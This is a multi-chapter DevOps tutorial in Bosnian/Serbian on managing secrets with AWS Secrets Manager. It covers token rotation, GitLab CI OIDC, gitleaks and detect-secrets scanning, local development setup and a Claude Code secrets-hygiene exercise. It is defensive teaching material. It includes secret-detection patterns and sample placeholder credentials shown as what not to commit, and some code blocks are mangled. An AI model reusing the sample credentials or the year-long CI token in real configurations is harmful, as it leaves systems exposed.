# scripts/rotate-gitlab-registry-token.sh
# Pokretati kao dio scheduled CI job-a ili Lambda

set -euo pipefail

GITLAB_API="https://gitlab.example.com/api/v4"
SECRET_PATH="/project-a/${ENVIRONMENT}/gitlab/registry-token"

# Kreirati novi token via GitLab API
NEW_TOKEN=$(curl -sf \
  -X POST \
  -H "PRIVATE-TOKEN: $GITLAB_ADMIN_TOKEN" \
  "$GITLAB_API/projects/$PROJECT_ID/access_tokens" \
  -d "name=registry-ci-$(date +%Y%m)" \
  -d "scopes[]=read_registry" \
  -d "scopes[]=write_registry" \
  -d "expires_at=$(date -d '+90 days' +%Y-%m-%d)" \
  | jq -r '.token')

# Ažurirati SM
aws secretsmanager put-secret-value \
  --secret-id "$SECRET_PATH" \
  --secret-string "{\"token\": \"$NEW_TOKEN\", \"rotated_at\": \"$(date -u +%Y-%m-%dT%H:%M:%SZ)\"}"

# Revokovati stari token
# (Čuvati ID starog tokena u SM za revokaciju)
OLD_TOKEN_ID=$(aws secretsmanager get-secret-value \
  --secret-id "$SECRET_PATH-metadata" \
  --query SecretString --output text | jq -r '.token_id')

curl -sf -X DELETE \
  -H "PRIVATE-TOKEN: $GITLAB_ADMIN_TOKEN" \
  "$GITLAB_API/projects/$PROJECT_ID/access_tokens/$OLD_TOKEN_ID"

echo "Registry token rotated successfully"
```

Alerting na rotation failure

```
# CloudWatch Alarm za neuspjelu rotaciju
resource "aws_cloudwatch_metric_alarm" "rotation_overdue" {
  alarm_name          = "project-a-${var.environment}-secret-rotation-overdue"
  alarm_description   = "SM secret has not been rotated within expected window"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods  = 1
  metric_name         = "ResourceCount"
  namespace           = "AWS/Config"
  period              = 86400 # Dnevna provjera
  statistic            = "Maximum"
  threshold            = 0

  # AWS Config rule koja prati rotation compliance
  dimensions = {
    ConfigRuleName = aws_config_config_rule.secrets_rotation.name
  }

  alarm_actions = [aws_sns_topic.alerts.arn]
}

resource "aws_config_config_rule" "secrets_rotation" {
  name = "project-a-secrets-rotation-enabled"

  source {
    owner          = "AWS"
    source_identifier = "SECRETSMANAGER_ROTATION_ENABLED_CHECK"
  }

  scope {
    tag_key   = "ManagedBy"
    tag_value = "terraform"
  }
}
```

Incident response — rotation failure runbook

Kada rotacija zakaže:

1. **Identifikovati razlog:** CloudWatch Logs za rotation Lambda

```
bash aws logs tail /aws/lambda/SecretsManagerRDSMySQLRotationSingleUser \ --filter-pattern "ERROR" \
--since 1h
```

2. **Najčešći razlozi i fix:**

3. **AWSPENDING** verzija nije kreirana → SM API permissions problema
4. Lambda ne može doći do RDS → SG ili subnet routing problem
5. RDS user nema GRANT privilege → kreirati user ručno i re-trigger rotaciju
6. **Prisilna rotacija:** `bash aws secretsmanager rotate-secret \ --secret-id /project-a/prod/rds/app-user-password \ --rotate-immediately`
7. **Emergency manual rotation:** Ako Lambda ne radi, promijeniti password direktno: ````bash # Direktno na RDS mysql -h $RDS_ENDPOINT -u admin -p"$MASTER_PASS" \ -e "ALTER USER 'appuser'@%' IDENTIFIED BY '$NEW_PASS';"`

Ažurirati SM ručno `aws secretsmanager put-secret-value \ --secret-id /project-a/prod/rds/app-user-password \ --secret-string "{...novi JSON...}" ````

1. **Post-rotation verifikacija:** ````bash # Test konekcija sa novim credentials mysql -h $RDS_ENDPOINT -u appuser -p"$NEW_PASS" $DB_NAME -e "SELECT 1;"`

Provjera da ESO ažurira K8s Secret `kubectl get externalsecret go-service-db-credentials -n project-a -o jsonpath='{.status.conditions}' ````

Source: `15-aws-secrets-manager/05-secrets-u-cicd-pipeline.md`

05 — Secrets u CI/CD pipeline

GitLab CI: OIDC umjesto dugoročnih access keys

Dugoročni AWS access keys u GitLab CI su najčešći izvor security incidenta u cloud projektima. Kada GitLab CI job završi, access key ostaje validan — potencijalno godinama.

OIDC eliminiše ovaj problem: GitLab generiše kratkoživi JWT token za svaki job, koji se zamjenjuje za privremene AWS STS credentials.


```

# terraform/modules/gitlab-ci/oidc.tf

resource "aws_iam_openid_connect_provider" "gitlab" {
  url = "https://gitlab.example.com"

  client_id_list = ["sts.amazonaws.com"]

  thumbprint_list = [
    data.tls_certificate.gitlab.certificates[0].sha1_fingerprint
  ]
}

data "tls_certificate" "gitlab" {
  url = "https://gitlab.example.com"
}

# CI rola za deploy na EKS
resource "aws_iam_role" "gitlab_ci_deploy" {
  name = "project-a-gitlab-ci-deploy"

  assume_role_policy = data.aws_iam_policy_document.gitlab_ci_assume.json
}

data "aws_iam_policy_document" "gitlab_ci_assume" {
  statement {
    effect = "Allow"
    actions = ["sts:AssumeRoleWithWebIdentity"]

    principals {
      type        = "Federated"
      identifiers = [aws_iam_openid_connect_provider.gitlab.arn]
    }

    condition {
      test      = "StringEquals"
      variable = "gitlab.example.com:aud"
      values   = ["sts.amazonaws.com"]
    }

    # Ograničiti na specifični GitLab project i environment
    condition {
      test      = "StringLike"
      variable = "gitlab.example.com:sub"
      # Samo main branch i samo za project-a
      values   = ["project_path:your-group/project-a:ref_type:branch:ref:main"]
    }
  }
}

data "aws_iam_policy_document" "gitlab_ci_deploy_policy" {
  # ECR push
  statement {
    effect = "Allow"
    actions = [
      "ecr:GetAuthorizationToken",
      "ecr:BatchCheckLayerAvailability",
      "ecr:GetDownloadUrlForLayer",
      "ecr:BatchGetImage",
      "ecr:InitiateLayerUpload",
      "ecr:UploadLayerPart",
      "ecr:CompleteLayerUpload",
      "ecr:PutImage",
    ]
    resources = [
      "arn:aws:ecr:${var.aws_region}:${data.aws_caller_identity.current.account_id}:repository/project-a/*"
    ]
  }
}

```

```

    ]
  }

  # EKS describe za kubeconfig
  statement {
    effect    = "Allow"
    actions   = ["eks:DescribeCluster"]
    resources = [aws_eks_cluster.main.arn]
  }

  # S3 za Terraform state (read-only u deploy fazi)
  statement {
    effect = "Allow"
    actions = [
      "s3:GetObject",
      "s3:ListBucket",
    ]
    resources = [
      aws_s3_bucket.terraform_state.arn,
      "${aws_s3_bucket.terraform_state.arn}/*",
    ]
  }
}

```

GitLab CI job sa OIDC

```

# .gitlab-ci.yml

variables:
  AWS_REGION: eu-west-1
  AWS_ROLE_ARN: arn:aws:iam::123456789012:role/project-a-gitlab-ci-deploy
  KUBE_NAMESPACE: project-a

.aws-auth: &aws-auth
id_tokens:
  GITLAB_OIDC_TOKEN:
    aud: sts.amazonaws.com
before_script:
  - |
    export $(aws sts assume-role-with-web-identity \
      --role-arn "$AWS_ROLE_ARN" \
      --role-session-name "gitlab-ci-${CI_JOB_ID}" \
      --web-identity-token "$GITLAB_OIDC_TOKEN" \
      --duration-seconds 3600 \
      --query 'Credentials.[AccessKeyId,SecretAccessKey,SessionToken]' \
      --output text | awk '{print
"AWS_ACCESS_KEY_ID="$1"\nAWS_SECRET_ACCESS_KEY="$2"\nAWS_SESSION_TOKEN="$3}'}')
    - aws sts get-caller-identity # Verifikacija

deploy-prod:
  <<: *aws-auth
  environment: production
  script:
    - aws eks update-kubeconfig --name project-a-prod --region $AWS_REGION
    - kubectl set image deployment/go-service go-service=$CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA
  -n $KUBE_NAMESPACE
    - kubectl rollout status deployment/go-service -n $KUBE_NAMESPACE
  rules:
    - if: $CI_COMMIT_BRANCH == "main"

```

Šta NIKAD ne ide u .gitlab-ci.yml ili git

OVAKO NE — primjeri koji se nalaze u breachovanim repozitorijumima

```
variables:
  AWS_ACCESS_KEY_ID: "AKIAIOSFODNN7EXAMPLE"      # NE
  AWS_SECRET_ACCESS_KEY: "wJalrXUtn/EXAMPLE/KEY"  # NE
  DB_PASSWORD: "SuperSecret123"                   # NE
  REDIS_AUTH: "my-redis-auth-token"               # NE
  DOCKER_PASSWORD: "registry-password"           # NE
  STRIPE_SECRET_KEY: "sk_live_XXXXXXXXXXXX"      # NE
```

Sve što treba biti secret ide u: - GitLab CI/CD Variables (Settings → CI/CD → Variables) — encrypted at rest - File Variables za kubeconfig, sertifikate, credentials fajlove

Kubeconfig za CI — File Variable

Kubeconfig sa admin credentials je posebno osjetljiv. Ne treba biti u repozitorijumu.


```

# Generisanje kubeconfig za CI ServiceAccount (ograničeni pristup)
# Umjesto admin kubeconfig, kreirati dedicated SA sa minimalnim RBAC

kubectl apply -f - <<EOF
apiVersion: v1
kind: ServiceAccount
metadata:
  name: gitlab-ci
  namespace: project-a
---
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: gitlab-ci-deploy
  namespace: project-a
rules:
  - apiGroups: ["apps"]
    resources: ["deployments"]
    verbs: ["get", "list", "update", "patch"]
  - apiGroups: [""]
    resources: ["pods"]
    verbs: ["get", "list"]
  - apiGroups: [""]
    resources: ["services"]
    verbs: ["get", "list"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: gitlab-ci-deploy
  namespace: project-a
subjects:
  - kind: ServiceAccount
    name: gitlab-ci
    namespace: project-a
roleRef:
  kind: Role
  name: gitlab-ci-deploy
  apiGroup: rbac.authorization.k8s.io
EOF

# Generisati token i base64 encoded kubeconfig
SA_TOKEN=$(kubectl create token gitlab-ci -n project-a --duration=8760h)
CLUSTER_CA=$(kubectl config view --raw -o jsonpath='{.clusters[0].cluster.certificate-authority-data}')
CLUSTER_SERVER=$(kubectl config view --raw -o jsonpath='{.clusters[0].cluster.server}')

# Kreirati kubeconfig
cat > /tmp/ci-kubeconfig.yaml <<KUBECONFIG
apiVersion: v1
kind: Config
clusters:
  - cluster:
      certificate-authority-data: ${CLUSTER_CA}
      server: ${CLUSTER_SERVER}
    name: project-a-prod
contexts:
  - context:
      cluster: project-a-prod
      namespace: project-a
      user: gitlab-ci
    name: project-a-prod
current-context: project-a-prod
users:
  - name: gitlab-ci
    user:

```

```
token: ${SA_TOKEN}
KUBECONFIG

# base64 encode za GitLab File Variable
base64 -w 0 /tmp/ci-kubeconfig.yaml
# Ovu vrijednost uploadovati kao GitLab CI File Variable: KUBE_CONFIG
```

U GitLab CI/CD Variables: `KUBE_CONFIG` tipa File, Protected, Masked, scoped na `production` environment.

```
# Korišćenje u .gitlab-ci.yml
deploy:
  script:
    - mkdir -p ~/.kube
    - cp "$KUBE_CONFIG" ~/.kube/config
    - chmod 600 ~/.kube/config
    - kubectl get pods -n project-a
```

Terraform plan u CI — ograničeni SM pristup

```
# CI rola za terraform plan (read-only za većinu resursa)
data "aws_iam_policy_document" "gitlab_ci_tf_plan" {
  # Terraform plan treba čitati SM metadata (ne secret values)
  statement {
    effect = "Allow"
    actions = [
      "secretsmanager:DescribeSecret", # Metadata, ne vrijednost
      "secretsmanager:ListSecrets",
      "secretsmanager:ListSecretVersionIds",
    ]
    resources = ["*"]
  }

  # Eksplicitni deny za GetSecretValue na prod (plan radi bez nje)
  statement {
    effect = "Deny"
    actions = ["secretsmanager:GetSecretValue"]
    resources = [
      "arn:aws:secretsmanager:*:*:secret:/project-a/prod/*"
    ]
  }

  # Terraform plan za non-sensitive operations
  statement {
    effect = "Allow"
    actions = [
      "ec2:Describe*",
      "eks:Describe*",
      "rds:Describe*",
      "elasticache:Describe*",
      "iam:Get*",
      "iam:List*",
    ]
    resources = ["*"]
  }
}
```

Terraform plan **ne smije čitati produkcijske passwords**. State fajl već ima sve potrebne reference. Ako plan zahtijeva `GetSecretValue`, to je znak lošeg Terraform dizajna (npr. `data "aws_secretsmanager_secret_version"` u output bloku koji se uvijek evaluira).

GitLab Secret Detection job

```
# .gitlab-ci.yml – secret scanning
include:
  - template: Security/Secret-Detection.gitlab-ci.yml

secret_detection:
  stage: test
  variables:
    SECRET_DETECTION_HISTORIC_SCAN: "false" # Samo diff, ne cijeli history
    SECRET_DETECTION_LOG_OPTIONS: "--all"

# Custom rules za project-a specifične patterns
# (GitLab koristi gitleaks pod haupom)
```

Za historijsko skeniranje (jednom, pri onboardingu projekta na SM):

```
# Skeniranje cijelog git historijata
docker run --rm \
  -v $(pwd):/repo \
  zricethezav/gitleaks:latest \
  detect \
  --source /repo \
  --report-path /repo/gitleaks-report.json \
  --report-format json \
  --no-git false \
  --verbose
```

Pre-commit hook: detect-secrets / gitleaks

```
# .pre-commit-config.yaml
repos:
  - repo: https://github.com/Yelp/detect-secrets
    rev: v1.4.0
    hooks:
      - id: detect-secrets
        args: ['--baseline', '.secrets.baseline']
        exclude: |
          (?x)^(
            .env.example|
            docs/.*/
            .*\.test\.go
          )$

  - repo: https://github.com/gitleaks/gitleaks
    rev: v8.18.0
    hooks:
      - id: gitleaks
```

Setup za novi developer:

```
pip install pre-commit detect-secrets
pre-commit install

# Kreirati baseline (ignoriše poznate false positive)
detect-secrets scan > .secrets.baseline
# Reviewovati baseline: sve što je tu je intentionally false positive
git add .secrets.baseline
git commit -m "chore: add detect-secrets baseline"
```

`.gitleaks.toml` za project-specific patterns:

```
# .gitleaks.toml
[extend]
useDefault = true

[[rules]]
id = "project-a-api-key"
description = "Project-A internal API key"
regex = '''project-a-[a-zA-Z0-9]{32}'''
tags = ["key", "project-a"]

[allowlist]
description = "Known false positives"
regexes = [
    '''EXAMPLE_KEY_REPLACE_ME''',
    '''sk_test_[a-zA-Z0-9]+''', # Stripe test keys su OK
]
paths = [
    '''secrets.baseline''',
    '''\.env\.example''',
]
```

Failure modes u CI secrets managementu

Token expiry mid-pipeline:

STS token traje 3600 sekundi. Dugi pipeline jobovi (Terraform koji čeka) mogu isteći. Mitigation: koristiti `--duration-seconds 3600` i strukturirati pipeline da kritični deploy job traje $< 1h$.

OIDC audience mismatch:

Ako GitLab instance URL nije tačno unešen kao OIDC provider URL, `assume-role` će failati. Provjeriti: `gitlab.example.com` vs `https://gitlab.example.com` — konzistentnost je ključna.

Variable masking limitation:

GitLab maskira varijable u log output samo ako su registrovane za masking. Varijabla koja se derivira (`$DERIVED_VAR=$MASKED_VAR`) nije automatski maskirana. Nikad logovati derived credentials.

Terraform state race condition:

Dva simultana CI jobovi koji rade `terraform apply` mogu korumpovati state. DynamoDB locking rješava ovo — koristiti uvijek.

Source: `15-aws-secrets-manager/06-lokalni-razvoj-bez-sm.md`

06 — Lokalni razvoj bez Secrets Manager

Princip: identičan kod, različit source

Cilj je da aplikacijski kod **ne zna** da li čita credentials iz SM ili iz lokalnog env var fajla. Razlika je u konfiguraciji, ne u logici.

.env.local — jedini izvor lokalne konfiguracije

```
# .env.local (NIKAD u git — .gitignore obavezno)

# Database
DB_HOST=localhost
DB_PORT=3306
DB_NAME=project_a_dev
DB_USER=dev_user
DB_PASSWORD=dev-local-password-not-secret

# Redis
REDIS_HOST=localhost
REDIS_PORT=6379
REDIS_AUTH_TOKEN=dev-redis-auth-local

# JWT
JWT_SECRET=dev-jwt-secret-min-32-chars-long-ok

# PHP session
SESSION_SECRET=dev-session-secret-min-32-chars

# External APIs — uvijek koristiti sandbox/test keys lokalno
STRIPE_KEY=sk_test_XXXXXXXXXXXXXXXXXXXX
SENDGRID_KEY=SG.test_key_local_development

# Indikator za aplikaciju da ne koristi SM
# Kada ovo nije postavljeno (ili je prazan string), app koristi SM
AWS_REGION=
```

.gitignore — obavezni unosi:

```
# Secrets — NIKAD ne commitovati
.env.local
.env.*.local
.env.production
.env.prod
*.pem
*.key
!*.key.example
kubeconfig
kubeconfig.yaml
terraform.tfvars
!terraform.tfvars.example
.terraform/
*.tfstate
*.tfstate.backup
.terraform.lock.hcl
```

.env.example — commitovati sa fake vrijednostima:

```
# .env.example – commitovati u git, koristiti kao template
# Kopirati u .env.local i popuniti pravim dev vrijednostima
```

```
DB_HOST=localhost
DB_PORT=3306
DB_NAME=project_a_dev
DB_USER=dev_user
DB_PASSWORD=REPLACE_WITH_LOCAL_DEV_PASSWORD
```

```
REDIS_HOST=localhost
REDIS_PORT=6379
REDIS_AUTH_TOKEN=REPLACE_WITH_LOCAL_REDIS_AUTH
```

```
JWT_SECRET=REPLACE_WITH_32_CHAR_MIN_SECRET_KEY
SESSION_SECRET=REPLACE_WITH_32_CHAR_MIN_SESSION_KEY
```

```
STRIPE_KEY=sk_test_REPLACE_WITH_STRIPE_TEST_KEY
SENDGRID_KEY=SG.REPLACE_WITH_SENDGRID_TEST_KEY
```

```
AWS_REGION=
```

Docker Compose sa .env.local

```
# docker-compose.yml

services:
  go-service:
    build:
      context: ./go-service
      target: development
    env_file:
      - .env.local    # Čita sve varijable iz fajla
    ports:
      - "8080:8080"
    volumes:
      - ./go-service:/app
    depends_on:
      mysql:
        condition: service_healthy
      redis:
        condition: service_healthy

  php-service:
    build:
      context: ./php-service
      target: development
    env_file:
      - .env.local
    ports:
      - "9000:9000"
    volumes:
      - ./php-service:/var/www/html
    depends_on:
      - go-service

  nginx:
    image: nginx:1.25.3-alpine
    ports:
      - "80:80"
    volumes:
      - ./nginx/dev.conf:/etc/nginx/nginx.conf:ro
    depends_on:
      - php-service

  mysql:
    image: mysql:8.0
    environment:
      MYSQL_ROOT_PASSWORD: root-local-only
      MYSQL_DATABASE: project_a_dev
      MYSQL_USER: dev_user
      MYSQL_PASSWORD: dev-local-password-not-secret
    ports:
      - "3306:3306"
    volumes:
      - mysql_data:/var/lib/mysql
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "localhost"]
      interval: 5s
      timeout: 3s
      retries: 5

  redis:
    image: redis:7-alpine
    command: redis-server --requirepass dev-redis-auth-local
    ports:
      - "6379:6379"
    healthcheck:
      test: ["CMD", "redis-cli", "-a", "dev-redis-auth-local", "ping"]
      interval: 5s
```



```
    timeout: 3s
    retries: 5

volumes:
  mysql_data:
```

Go pattern: env var sa SM fallback

```
// internal/config/config.go

type Config struct {
    DBPassword      string
    RedisAuthToken  string
    JWTSecret       string
    SessionSecret   string
}

// LoadConfig učitava konfiguraciju.
// Ako AWS_REGION je postavljen, koristi SM za production credentials.
// Lokalno (bez AWS_REGION), čita direktno iz env vars.
func LoadConfig(ctx context.Context) (*Config, error) {
    awsRegion := os.Getenv("AWS_REGION")

    if awsRegion == "" {
        // Lokalni razvoj – čitaj env vars direktno
        return loadFromEnv()
    }

    // Produkcija – čitaj iz SM via ESO K8s Secrets (env vars su populirani od ESO)
    // ili direktno iz SM ako IRSA je konfigurisan
    return loadFromEnv() // K8s env vars koje je postavio ESO su identični lokalnima
}

func loadFromEnv() (*Config, error) {
    cfg := &Config{
        DBPassword:      requireEnv("DB_PASSWORD"),
        RedisAuthToken:  requireEnv("REDIS_AUTH_TOKEN"),
        JWTSecret:       requireEnv("JWT_SECRET"),
        SessionSecret:   requireEnv("SESSION_SECRET"),
    }
    return cfg, nil
}

func requireEnv(key string) string {
    val := os.Getenv(key)
    if val == "" {
        // Fail fast: bolje panic pri startu nego tiha greška pri prvom requestu
        panic(fmt.Sprintf("required environment variable %s is not set", key))
    }
    return val
}
```

U produkciji, ESO kreira K8s Secret čije vrijednosti se injektuju kao env vars — identično lokalnom `.env.local`. Aplikacijski kod je isti, samo source je drugačiji.

Opciona SM direktna integracija (bez ESO)

Ako iz nekog razloga ne koristite ESO i aplikacija direktno čita SM:

```
// internal/config/secrets.go

func loadSecret(ctx context.Context, secretPath string) (string, error) {
    // Lokalno: env var sa konvertovanim imenom
    // /project-a/dev/go-service/jwt-secret → PROJECT_A_DEV_GO_SERVICE_JWT_SECRET
    if os.Getenv("AWS_REGION") == "" {
        envKey := secretPathToEnvKey(secretPath)
        if val := os.Getenv(envKey); val != "" {
            return val, nil
        }
        // Fallback na direktno ime (za jednostavnost lokalnog deva)
        parts := strings.Split(secretPath, "/")
        simpleName := strings.ToUpper(strings.ReplaceAll(parts[len(parts)-1], "-", "_"))
        return requireEnv(simpleName), nil
    }

    // Produkcija: čitaj SM
    client := secretsmanager.NewFromConfig(mustLoadAWSConfig(ctx))
    result, err := client.GetSecretValue(ctx, &secretsmanager.GetSecretValueInput{
        SecretId: aws.String(secretPath),
    })
    if err != nil {
        return "", fmt.Errorf("failed to get secret %s: %w", secretPath, err)
    }
    return *result.SecretString, nil
}

func secretPathToEnvKey(path string) string {
    // /project-a/dev/go-service/jwt-secret → JWT_SECRET
    parts := strings.Split(strings.Trim(path, "/"), "/")
    return strings.ToUpper(strings.ReplaceAll(parts[len(parts)-1], "-", "_"))
}

```

PHP pattern: isti pristup

```
<?php
// src/Config/SecretsConfig.php

class SecretsConfig
{
    private static array $cache = [];

    public static function get(string $key): string
    {
        if (isset(self::$cache[$key])) {
            return self::$cache[$key];
        }

        $value = self::resolve($key);

        if (empty($value)) {
            throw new RuntimeException("Required config key '{$key}' is not set");
        }

        self::$cache[$key] = $value;
        return $value;
    }

    private static function resolve(string $key): string
    {
        // Uvijek čitaj iz env vara
        // Lokalno: .env.local via docker-compose env_file
        // Produkcija: K8s Secret injektan od ESO kao env var
        $value = getenv($key);

        if ($value === false || $value === '') {
            throw new RuntimeException(
                "Environment variable '{$key}' is not set. " .
                "Copy .env.example to .env.local and fill in values."
            );
        }

        return $value;
    }
}

// Korišćenje
$dbPassword = SecretsConfig::get('DB_PASSWORD');
$redisToken = SecretsConfig::get('REDIS_AUTH_TOKEN');
$jwtSecret  = SecretsConfig::get('JWT_SECRET');
```

LocalStack — simulacija SM lokalno (opciono)

```
# docker-compose.localstack.yml (opciono, za SM testing lokalno)
services:
  localstack:
    image: localstack/localstack:3.0
    ports:
      - "4566:4566"
    environment:
      SERVICES: secretsmanager,sts
      DEFAULT_REGION: eu-west-1
      AWS_DEFAULT_REGION: eu-west-1
    volumes:
      - ./scripts/localstack-init.sh:/etc/localstack/init/ready.d/init.sh

  go-service-sm-test:
    build: ./go-service
    environment:
      AWS_REGION: eu-west-1
      AWS_ENDPOINT_URL: http://localstack:4566
      AWS_ACCESS_KEY_ID: test
      AWS_SECRET_ACCESS_KEY: test
    depends_on:
      - localstack
```

```
#!/bin/bash
# scripts/localstack-init.sh — kreira test secrets pri startu

export AWS_DEFAULT_REGION=eu-west-1

aws --endpoint-url=http://localhost:4566 secretsmanager create-secret \
  --name /project-a/dev/rds/app-user-password \
  --secret-string '{"username":"appuser","password":"dev-test-
password","host":"mysql","port":3306,"dbname":"project_a"}'

aws --endpoint-url=http://localhost:4566 secretsmanager create-secret \
  --name /project-a/dev/redis/auth-token \
  --secret-string "dev-redis-auth-local"

echo "LocalStack secrets initialized"
```

LocalStack je koristan za testiranje koda koji direktno koristi SM SDK. Nije potreban ako koristite ESO pattern — tada se testira samo K8s environment simulacija.

Onboarding novog developera — checklist

```
#!/bin/bash
# scripts/dev-setup.sh

set -e

echo "=== Project-A Dev Setup ==="

# 1. Provjeriti prerequisites
command -v docker >/dev/null || { echo "ERROR: docker not found"; exit 1; }
command -v docker-compose >/dev/null || { echo "ERROR: docker-compose not found"; exit 1; }

# 2. Kreirati .env.local iz template-a
if [ ! -f .env.local ]; then
    cp .env.example .env.local
    echo "Created .env.local from template. Please fill in values before continuing."
    echo "See: docs/LOCAL_SETUP.md for where to find dev credentials."
    exit 1
fi

# 3. Instalirati pre-commit hooks
if command -v pre-commit >/dev/null; then
    pre-commit install
    echo "Pre-commit hooks installed"
else
    echo "WARNING: pre-commit not installed. Run: pip install pre-commit && pre-commit install"
fi

# 4. Instalirati gitleaks
if ! command -v gitleaks >/dev/null; then
    echo "WARNING: gitleaks not installed. Run: brew install gitleaks"
fi

# 5. Verifikacija .env.local ne sadrži produkcione vrijednosti
if grep -q "sk_live_" .env.local; then
    echo "ERROR: .env.local contains production Stripe key (sk_live_). Use test key (sk_test_)."
    exit 1
fi

echo "=== Dev setup complete. Run: docker-compose up ==="
```

Expert tip: secret rotation u lokalnom testu

Kada lokalno testirate rotaciju logiku, koristiti kratki refresh interval i mock SM:

```
// go-service/internal/config/config_test.go

func TestSecretRefreshOnAuthError(t *testing.T) {
    // Mock SM koji vraća različite passwords pri uzastopnim pozivima
    callCount := 0
    mockSM := &MockSecretsManager{
        GetSecretValueFn: func(ctx context.Context, input *secretsmanager.GetSecretValueInput) (*secretsmanager.GetSecretValueOutput, error) {
            callCount++
            password := "old-password"
            if callCount > 1 {
                password = "new-password"
            }
            return &secretsmanager.GetSecretValueOutput{
                SecretString: aws.String(fmt.Sprintf(`{"password": "%s"}`, password)),
            }, nil
        },
    }

    pool := NewDBPool(mockSM, testSecretARN)

    // Simulirati auth error → pool treba refreshati credentials
    err := pool.handleAuthError(context.Background())

    assert.NoError(t, err)
    assert.Equal(t, 2, callCount, "SM should be called twice: initial + refresh")
    assert.Equal(t, "new-password", pool.currentPassword())
}
}
```

Source: `15-aws-secrets-manager/07-vezba-priprema-ai-okvira-i-sync.md`

07 — Vežba: Priprema AI-okvira i sync (Secrets Manager)

Gradiš AI-okvir koji forsira „nema secrets u kodu” i verifikuješ da aplikacija čita tajne iz AWS Secrets Manager-a u runtime-u, bez ijednog plaintext secret-a u repou ili manifestima.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Postavljamo pravila koja sprečavaju plaintext tajne u repou, manifestima i env varijablama; verifikujemo da aplikacija dobija tajne kroz External Secrets Operator (ili ekvivalent) iz AWS Secrets Manager-a.

Pretpostavke za potvrdu: - AWS Secrets Manager je dostupan i servis već ima secret kreiran - External Secrets Operator ili slična integracija je ili instalirana ili je deo plana - `kubectl` i `aws` CLI su konfigurisani

Van opsega: - Pisanje rotation lambda funkcije od nule (samo verifikujemo da plan postoji) - Migracija svih servisa odjednom — radimo jedan servis

Prompt za diskusiju:

```
Hoću da [servis] u Kubernetes-u dobija lozinke iz AWS Secrets Manager-a
bez plaintext-a u manifestima. Predloži pristup koristeći External Secrets Operator:
- Kako se SecretStore i ExternalSecret objekti definišu?
- Kako rotacija u SM-u automatski propagira u K8s Secret?
- Šta proveriti da nikad nije plaintext u env var-u (kubectl describe pod)?
Objasni svaki korak.
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Servis čita tajne iz AWS Secrets Manager-a kroz K8s Secret koji kreira External Secrets Operator, bez ijednog plaintext secret-a u repou.

Fajlovi koji se diraju: - `k8s/external-secret.yaml` — novi ExternalSecret manifest - `k8s/secret-store.yaml` — novi SecretStore manifest - `k8s/deployment.yaml` — ref na K8s Secret umesto hardcoded env

Fajlovi koji se NE diraju: - `.env`, `.tfvars`, bilo koji fajl sa trenutnim plaintext secrets — ti fajlovi se brišu ili premještaju iz repoa

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/secrets-hygiene.md`

Sadržaj pravila:

- Nikad plaintext secret u repo (kod, `.tfvars`, `compose`, K8s manifesti).
- App dobija tajne preko SM/External Secrets u runtime-u, ne build-time.
- `kubectl describe` pod mora da pokazuje `secretKeyRef`, ne stvarnu vrednost.
- Predvideti rotaciju (rotation lambda ili managed rotation) — plan mora postojati.
- gitleaks pre svakog commit-a — nema merge-a ako detektuje secret.

Anti-sprawl: uvedi `secrets-hygiene` — rizik curenja je visok i ponavlja se kroz sve oblasti.

Acceptance criteria: - [] gitleaks skenira repo i ne nalazi nijedan plaintext secret - [] `kubectl describe` pod prikazuje `secretKeyRef`, ne stvarnu vrednost - [] ExternalSecret objekat kreira K8s Secret povlačenjem iz AWS SM - [] plan rotacije postoji (rotation je uključena ili postoji dokumentovan plan) - [] Sync zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md ## Decision log / CLAUDE.md`

AI pregled plana:

- Evo plana pre egzekucije:
- Kreiramo SecretStore koji se autentifikuje prema AWS SM
 - Kreiramo ExternalSecret koji povlači tajne i kreira K8s Secret
 - Ažuriramo Deployment da koristi `secretKeyRef` umesto hardcoded env
 - Verifikujemo gitleaks i `kubectl describe`

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Instaliraj External Secrets Operator ako već nije:

```
helm repo add external-secrets https://charts.external-secrets.io
helm install external-secrets external-secrets/external-secrets \
  -n external-secrets --create-namespace
```

Verifikuj da ESO radi:

```
kubectl get pods -n external-secrets
```

Primeni SecretStore i ExternalSecret:

```
kubectl apply -f k8s/secret-store.yaml
kubectl apply -f k8s/external-secret.yaml
kubectl get externalsecret -n <namespace>
kubectl get secret <ime-secret-a> -n <namespace>
```

Skeniraj repo na plaintext tajne:

```
docker run --rm -v "$PWD":/repo zricethezav/gitleaks detect --source=/repo
```

Verifikuj da pod ne izlaže plaintext vrednosti:

```
kubectl describe pod <ime-poda> -n <namespace>
# Tražiš: secretKeyRef: { name: ..., key: ... } — NE stvarnu vrednost
```

Ručno proveriti vrednost iz SM-a (samo za potvrdu da sync radi — ne loguj output):

```
aws secretsmanager get-secret-value --secret-id <ime> --query SecretString
```

4. AI validacija

Evo acceptance criteria iz plana:

- gitleaks ne nalazi plaintext secret u repou
- kubectl describe pod pokazuje secretKeyRef, ne vrednost
- ExternalSecret status je Synced
- plan rotacije postoji

Evo outputa:

[ovde lepiš: gitleaks output, kubectl describe pod isečak, kubectl get externalsecret status]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne — šta tačno fali?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	<code>kubectl describe pod <ime> -n <namespace></code>	Prikazuje <code>secretKeyRef</code> , nikad plaintext vrednost
2	<code>kubectl get externalsecret -n <namespace></code>	Status kolona pokazuje <code>SecretSynced</code>
3	<code>docker run --rm -v "\$PWD":/repo zricethezav/gitleaks detect --source=/repo</code>	Nula nalaza — izlaz: <code>No leaks found</code>
4	U AWS konzoli: ažuriraj vrednost secret-a; sačekaj sync interval; restartuj pod; verifikuj da aplikacija radi sa novom vrednošću	Aplikacija radi korektno posle rotacije bez ponovnog deploy-a manifesta
5	<code>aws secretsmanager describe-secret --secret-id <ime></code>	Polje <code>RotationEnabled</code> je <code>true</code> ili je dokumentovan manualni plan rotacije

